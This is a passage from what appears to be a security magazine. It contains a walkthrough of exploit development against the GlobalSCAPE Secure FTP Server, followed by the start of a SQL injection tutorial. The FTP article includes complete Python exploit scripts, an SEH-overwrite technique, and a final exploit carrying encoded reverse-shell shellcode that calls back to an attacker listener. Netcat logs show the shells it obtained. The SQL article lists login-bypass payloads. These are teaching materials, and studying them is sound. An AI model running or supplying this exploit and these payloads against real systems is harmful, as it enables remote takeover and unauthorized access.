v2Dv3Dv4Dv5Dv6Dv7Dv8Dv9

bt ~ #
```

This means that we can't have the characters `\x61` upto `\x7d` (a to z) in any of our buffer.

Determining available space for shellcode

We also need to determine exactly how much space we have for our shellcode. We can do this by sending

Listing 3. Modifying our PoC

```
#!/usr/bin/python

import socket
import struct
import time

ret = "\x42\x42\x42\x42"
buffer = '\x41'*2043 + ret + "\x43"*4 + '\x44'*949 #
Total 3000 bytes!
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect (('192.168.0.100', 21))

d=s.recv(1024)
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send(buffer+'r\n')
```

Listing 4. Exploit template with Valid return address

```
#!/usr/bin/python

import socket
import struct
import time

ret = "\xbb\xed\x4f\x7c"
buffer = '\x41'*2043 + ret + "\x43"*4 + '\xcc'*949 #
Total 3000 bytes!
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect (('192.168.0.100', 21))

d=s.recv(1024)
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send(buffer+'r\n')
```


Address	Hex dump	ASCII
01D4FA64	42 42 42 42 CC CC CC CC	BBBBBBBB
01D4FA6C	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA74	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA7C	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA84	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA8C	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA94	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FA9C	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAA4	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAAC	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAB4	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FABC	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAC4	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAD4	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAE4	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FAEC	CC CC CC CC CC CC CC CC	CCCCCCCC
01D4FEB4	27 3A 20 63 6F 6D 6D 61	' : comma
01D4FEB8	6E 64 20 6E 6F 74 20 75	nd not u
01D4FEC4	6E 64 65 72 73 74 6F 6F	nderstoo

Figure 4. Available space for shellcode

a longer string (in our case, 1100 \xCC's) and examining the stack after the crash.

```
buffer = '\x41'*2043 + '\x42'*4 + '\xCC'*1100
```

We can see that our original 1100 character buffer is 1088 bytes long in memory, counting from ESP. This means that GSFTPS “cuts off” any additional bytes after the 1088 character onwards. Our shellcode can be a maximum of 1088 bytes. 1d4feac – 1d4fa6c = 440h = 1088d .

Testing our Exploit

Using the above information, we can now write a skeleton for our exploit. We can check that our calculations are correct by modifying our PoC to. See Listing 3. This results in the following crash. See Figure 5.

We can see that we now have complete control of EIP, and that ECX and ESP point to our “\x44” buffer. All that we have left to do now is redirect EIP to our user controlled buffer in ECX or ESP, and

make sure we have evil shellcode in either of those locations (I chose ESP for this example).

Getting our Shell

We search for a JMP/CALL ESP command in one of the system core dlls, (I used user32.dll), and locate one at 7C4FEDBB.

```
7C4FEDBB FFD4 CALL ESP
```

We will use this return address to jump to the address that holds our user input. Notice that the address we chose is character filtering friendly! See Listing 4. This resulted in the crash in figure 6.

We can see from this crash, that everything seems to work, and we were successfully redirected to our “breakpoint” shellcode (\xCC). We now replace the breakpoints with nasty live win32 reverse shell shellcode (taken from the Metasploit site). We will be using the PexAlphaNum encoder, to conform to the GSFTPS character filtering scheme. See Listing 5.

Executing the exploit, we get our code execution – and a reverse shell knocks on our door. See Listing 6.

Abusing SEH

While further examining the crash, I noticed that the same overflow overwrites the Structured Exception Handler (SEH). The SEH handler is called when an exception is caught in the program. By overwriting the SEH, and causing an exception, we can once again control the execution flow.

Using the methods described above, I found out that the SE han-




Figure 5. Skeleton Exploit




Figure 6. Jumping to our shellcode




Figure 7. SEH overwritten




Figure 8. SEH overwritten

...dler was overwritten by the 2100th -2103rd bytes. The following script resulted in the crash in figure XXX. Note that in order to pass the exception to the SEH, you need to press CTRL+F9 in Olly after the initial crash. Figure 8 shows the overwrite. This was the skeleton script (See Listing 7).

After the exception is passed using CTRL + F9, we get the following crash, as shown in figure 9.

In addition, we see that the EBX register is pointing to the rest of our user controlled data, so a jump to EBX is in order. We will use the 4 B's to (short) jump over our fake SEH in order to land in our shellcode (See Listing 8 and Listing 9).

Great, now what? The only problem now was that I did not know the version of the underlying OS. As we saw earlier, the return addresses we used are OS dependant, so I would have only one shot at running my exploit against the victim. I suspected that the server was running either Windows 2000 SP4 or Windows 2003 SP0 – which gave me a 50% chance of getting into the server – a chance which I was not willing to take.

I consulted with my local Buffer Overflow Guru, who suggested that I try writing a “Two Return Address” exploit. After a few tequilas, this actually made sense.

I realized I could use this interesting crash (both EIP and SEH) to actually create a “backup plan” within the exploit. I would use the original Win2k SP4 exploit and modify it slightly to overwrite the Windows 2003 SEH. This way, if the victim underlying OS was Windows 2000 SP4, the exploit would work normally. If the underlying OS was Windows 2003, the original exploit would fail, and call the SEH which would be already overwritten with our second return address....

While analyzing the SEH overflow in Windows 2003, I saw that I'd need a pop pop ret, to return to my shellcode. I found the following code in AuthManager.dll (This is a GS-FTPS dll).

Listing 6. Getting our shell from Windows 2000 SP4

```
bt ~ # nc -lvp 4321
listening on [any] 4321 ...

connect to [192.168.0.112] from ftp.localdomain [192.168.0.100] 1215
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.0.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\WINNT\system32>
```

Listing 7. Skeleton exploit for SEH overwrite

```
#!/usr/bin/python

import socket
import struct
import time
buffer = '\x41'*2099+ '\x42'*4+'\x43'*4+'\x44'*900
try:
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.0.110',21))
d=s.recv(1024)
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send(buffer+r'\n')
except:
print "Can't connect to ftp"
```

Listing 8. SEH Overwrite exploit

```
#!/usr/bin/python
import socket
import struct
import time
buffer = '\x41'*2099+'\xEB\x06\x06\xEB'+'\xb2\x54\x53\x7c'+'\x90'*59+sc
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
print "[+] Coded by muts"
connect=s.connect(('192.168.0.110',21))
d=s.recv(1024)
print "[+] " +d
print "[+] Sending Username"
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
print "[+] Sending Password"
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
print "[+] Sending evil buffer"
time.sleep(1)
s.send(buffer+r'\n')
```


Listing 9. Reverse Shell from Windows 2000

```
bt ~ # nc -lvp 4321

listening on [any] 4321 ...
connect to [192.168.0.112] from 97DACBEC7CA4483.localdomain [192.168.0.100] 1041
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```




Figure 9. SEH Called, overwriting EIP

```
10010216 5F POP EDI
10010217 5E POP ESI
10010218 C3 RETN
```

This suited my needs well, especially as the address 10010216 also conforms to the GSTPFS character filtering scheme. After some tweaking I came up with the following exploit skeleton:

```
buffer = '\x41'*2043 + "\x42"*4 +
"\x90"*52 + "\x43"*4 + "\
x44"*4 + "\xCC"*941. Where:
```

- \x42 = return address for Windows 2000 SP4
- \x43 = Short Jump to shellcode
- \x44 = pop pop ret address for Windows 2003 return to shellcode

Here's an attempt of a graphical description of the execution flow. See Figure 10.

To my surprise, this actually worked, and my exploit would now successfully execute code on both Windows 2000 and Windows 2003. Reverse Shell on Windows 2003 SP0:

```
BT ~ # nc -lvp 4321
listening on [any] 4321 ... connect to
```




Figure 10. Windows 2000




Figure 11. Windows 2003

Listing 10. Final Exploit

```
#!/usr/bin/python

import socket
import struct
import time

#ret = "\x41\x41\x41\x41"
ret = "\xbb\xed\x4f\x7c"

# POP POP RET IN AuthManager.dll Windows 2003 SP0
#10010216 5F POP EDI
#10010217 5E POP ESI
#10010218 C3 RETN
# CALL ESP in Kernel32.dll Windows 2000 SP4
# 7C4FEDBB FFD4 CALL ESP
#win32_reverse - EXITFUNC=seh LHOST=192.168.0.112 LPORT=4321 Size=649 Encoder=PexAlphaNum http://metasploit.com */

shellcode=("\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x38"
"\x4e\x36\x46\x42\x46\x42\x4b\x38\x45\x44\x4e\x53\x4b\x48\x4e\x47"
"\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x51\x4b\x58"
"\x4f\x55\x42\x42\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x53\x4b\x38"
"\x41\x50\x4e\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x58\x42\x4c"
"\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e"
"\x46\x4f\x4b\x33\x46\x35\x46\x42\x4a\x52\x45\x37\x45\x4e\x4b\x38"
"\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x48\x4e\x50\x4b\x44"
"\x4b\x48\x4f\x55\x4e\x31\x41\x30\x4b\x4e\x43\x50\x4e\x32\x4b\x38"
"\x49\x38\x4e\x36\x46\x42\x4e\x31\x41\x46\x43\x4c\x41\x33\x4b\x4d"
"\x46\x56\x4b\x38\x43\x44\x42\x53\x4b\x48\x42\x54\x4e\x50\x4b\x48"
"\x42\x37\x4e\x41\x4d\x4a\x4b\x58\x42\x54\x4a\x50\x50\x55\x4a\x56"
"\x50\x38\x50\x44\x50\x50\x4e\x4e\x42\x55\x4f\x4f\x48\x4d\x48\x46"
"\x43\x55\x48\x46\x4a\x56\x43\x33\x44\x53\x4a\x56\x47\x37\x43\x37"
"\x44\x43\x4f\x55\x46\x35\x4f\x42\x4d\x4a\x36\x4b\x4c\x4d\x4e"
"\x4e\x4f\x4b\x33\x42\x35\x4f\x4f\x48\x4d\x4f\x35\x49\x48\x45\x4e"
"\x48\x46\x41\x48\x4d\x4e\x4a\x50\x44\x50\x45\x55\x4c\x56\x44\x30"
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x50\x45\x4f\x4d\x4a\x47\x45"
"\x4f\x4f\x48\x4d\x43\x35\x43\x55\x43\x35\x43\x55\x43\x34\x43\x45"
"\x43\x44\x43\x45\x4f\x4f\x42\x4d\x4a\x36\x42\x4c\x4a\x4a\x42\x50"
"\x42\x47\x48\x56\x4a\x56\x42\x51\x41\x4e\x48\x56\x43\x35\x49\x38"
"\x41\x4e\x45\x49\x4a\x46\x4e\x4e\x49\x4f\x4c\x4a\x42\x36\x47\x45"
"\x4f\x4f\x48\x4d\x4c\x56\x42\x31\x41\x35\x45\x55\x4f\x4f\x42\x4d"
"\x48\x56\x4c\x46\x46\x56\x48\x36\x4a\x56\x43\x36\x4d\x56\x4c\x36"
"\x42\x35\x49\x35\x49\x42\x4e\x4c\x49\x48\x47\x4e\x4c\x56\x46\x44"
"\x49\x38\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x45\x49\x49\x38"
"\x4d\x4f\x50\x4f\x44\x44\x4d\x52\x50\x4f\x44\x54\x4e\x52\x4d\x38"
"\x4c\x47\x4a\x33\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x36\x44\x57\x50\x4f"
"\x43\x4b\x48\x41\x4f\x4f\x45\x37\x4a\x52\x4f\x4f\x48\x4d\x4b\x35"
"\x47\x55\x44\x35\x41\x45\x41\x55\x41\x35\x4c\x36\x41\x30\x41\x55"
"\x41\x55\x45\x55\x41\x55\x4f\x4f\x42\x4d\x4a\x36\x4d\x4a\x49\x4d"
"\x45\x30\x50\x4c\x43\x55\x4f\x4f\x48\x4d\x4c\x36\x4f\x4f\x4f\x4f"
"\x47\x43\x4f\x4f\x42\x4d\x4a\x46\x47\x4e\x49\x47\x48\x4c\x49\x37"
"\x4f\x4f\x45\x47\x46\x50\x4f\x4f\x48\x4d\x4f\x4f\x47\x37\x4e\x4f"
"\x4f\x4f\x42\x4d\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x43\x55"
"\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a")

buffer = '\x41'*2043 + ret + "\x90"*52 + "\xEB\x08\x90\x90" + "\x16\x02\x01\x10" + '\x90'*8+shellcode+'\x90'*186
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.0.100',21))
d=s.recv(1024)
time.sleep(1)
s.send('USER ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send('PASS ftp\r\n')
s.recv(1024)
time.sleep(1)
s.send(buffer+r'\n')
```

```
[192.168.0.110] from
win2k3std.localdomain [192.168.0.110]
1073
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>
```

Reverse Shell on Windows 2000 SP4:

```
BT ~ # nc -lvp 4321
listening on [any] 4321 ...
connect to [192.168.0.112] from 97DACBE
C7CA4483.localdomain
[192.168.0.100]
1106 Microsoft Windows 2000
[Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

The Pwn

Using the tweaked exploit, I managed to run a reverse meterpreter shell on the victim machine, and successfully gained access to it. It turned out to be a Windows 2003 SP0 machine after all.

The futility of this exercise

I later realized that perhaps I shouldn't have had those tequilas. While playing with the finalized version of the exploit on Windows 2000 SP4, I realized I could have made the exploit universal in a much simpler way. *AuthManager.dll* (of this specific GS-FTPS version) is loaded at the same addresses on both Windows 2000 and Window2003. By abusing SEH alone the exploit would also universal on Windows, but specific to the GSTPFS version. Oh well... ●

About the Author

Mati Aharoni is a network security professional, currently working with various Israeli Military and Government agencies. His day to day work involves vulnerability research, exploit development and whitebox / blackbox Penetration Testing. In addition, he is the lead trainer in the Offensive Security courses that focus on attacker tools and methodologies. Mati has been training security and hacking courses for over 10 years and is actively involved in the security arena.


Linux+DVD

Linux Environment for Experts

Linux+DVD – quarterly directed to all Linux users, IT specialists and everyone who is looking for the alternative for MS Windows.

It covers Linux platform and open source solutions for both the beginners and experienced users.

Check it out at Barnes & Noble!



SQL Injection Attacks with PHP and MySQL

Tobias Glemser



There are a couple of common attack techniques used against the PHP/MySQL environment. SQL Injection is one of the most frequently used. This technique is about trying to push the application being attacked into a state where it accepts our input to manipulate SQL queries. Therefore, SQL Injection can be classified as a member of the family of input validation attacks.

A huge number of websites use PHP in conjunction with a MySQL database backend. Most bulletin board systems like *phpBB* or *VBB*, are based on this mix of technologies, just to name the most popular ones. The same goes for CMS systems like *PHP-Nuke* or e-shopping solutions like *osCommerce*.

To cut a long story short – there are many practical implementations of a PHP/MySQL combination that we often pass them by whilst surfing the web. This combination is so popular that the number of attacks on these systems is continuously rising and *SQL Injection* are amongst the most popular techniques used for such attacks. In order to be able to protect our systems from attacks of this kind, we should gain an insight into *SQL Injection*.

Getting the party started

Let's start with a tiny insecure login script called *login.php* as shown in Listing 1 (reduced to its essentials). It uses a single database in MySQL called *userdb* with one table called *userlist*. The *userlist* table stores two fields: *username* and *password*.

If no username is entered, the script shows a login page. After a valid user logs in, they will be shown their username and password. If the username/password combination isn't

What you will learn...

- basic techniques of *SQL Injection*,
- *UNION SELECT* attacks,
- what are *magic_quotes* and what they are used for.

What you should know...

- you should have at least a basic understanding of the PHP language,
- you should have a basic understanding of MySQL queries.

About the Author

The author has been working as an IT security consultant for more than 4 years. At this time, he is employed by Tele-Consulting GmbH, Germany (<http://www.tele-consulting.com>).

valid, a *Not a valid user* message will be shown. What we will try to do now is to log in with a valid username without knowing the password. We'll do this by setting up an *SQL Injection* attack.

Starting the attack

The attack starts with a known control character for MySQL. Some of the most important ones are shown in Table 1. We will try to intercept the original SQL statement of the script with control characters, thereby manipulating it. On this basis, we can start the attack (just to make it more challenging, let's ignore the source code in Listing 1).

We assume that the user *admin* exists (as it most often does). If we enter the username *admin*, we won't be able to login. Now, let's have a look at what happens if we manipulate the string submitted to the SQL query by adding a single quote after the username in our login script. The script will respond with the following error: *You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near "admin" AND `password` = "" at line 1.* We can now see a part of the SQL syntax that we want to attack. And we know that it's vulnerable, because otherwise it wouldn't have generated an error.

The next step

In the next step, let's try to make the SQL statement true, so it will be processed by the script and submitted to the SQL server. As we can see in Table 1, the appended statement with `OR 1=1` is always true. Let's enter our username and append `OR 1=1`, so we'll have the string `admin `OR 1=1`. Unfortunately, it also generates an error. So let's take the next possibility from the table. We change `OR 1=1` to `OR 1='1` and magically, we are in. The script is so kind that it gives us back the actual password of the user.

Table 1. Important control characters for SQL Injection (MySQL)

Control character	Meaning for Injection
' (single quote)	If the server responds with an SQL error, the application is vulnerable to <i>SQL Injection</i>
/*	All following is commented out
%	Wildcard
OR 1=1 OR 1='1 OR 1="1	Force a statement to a true state

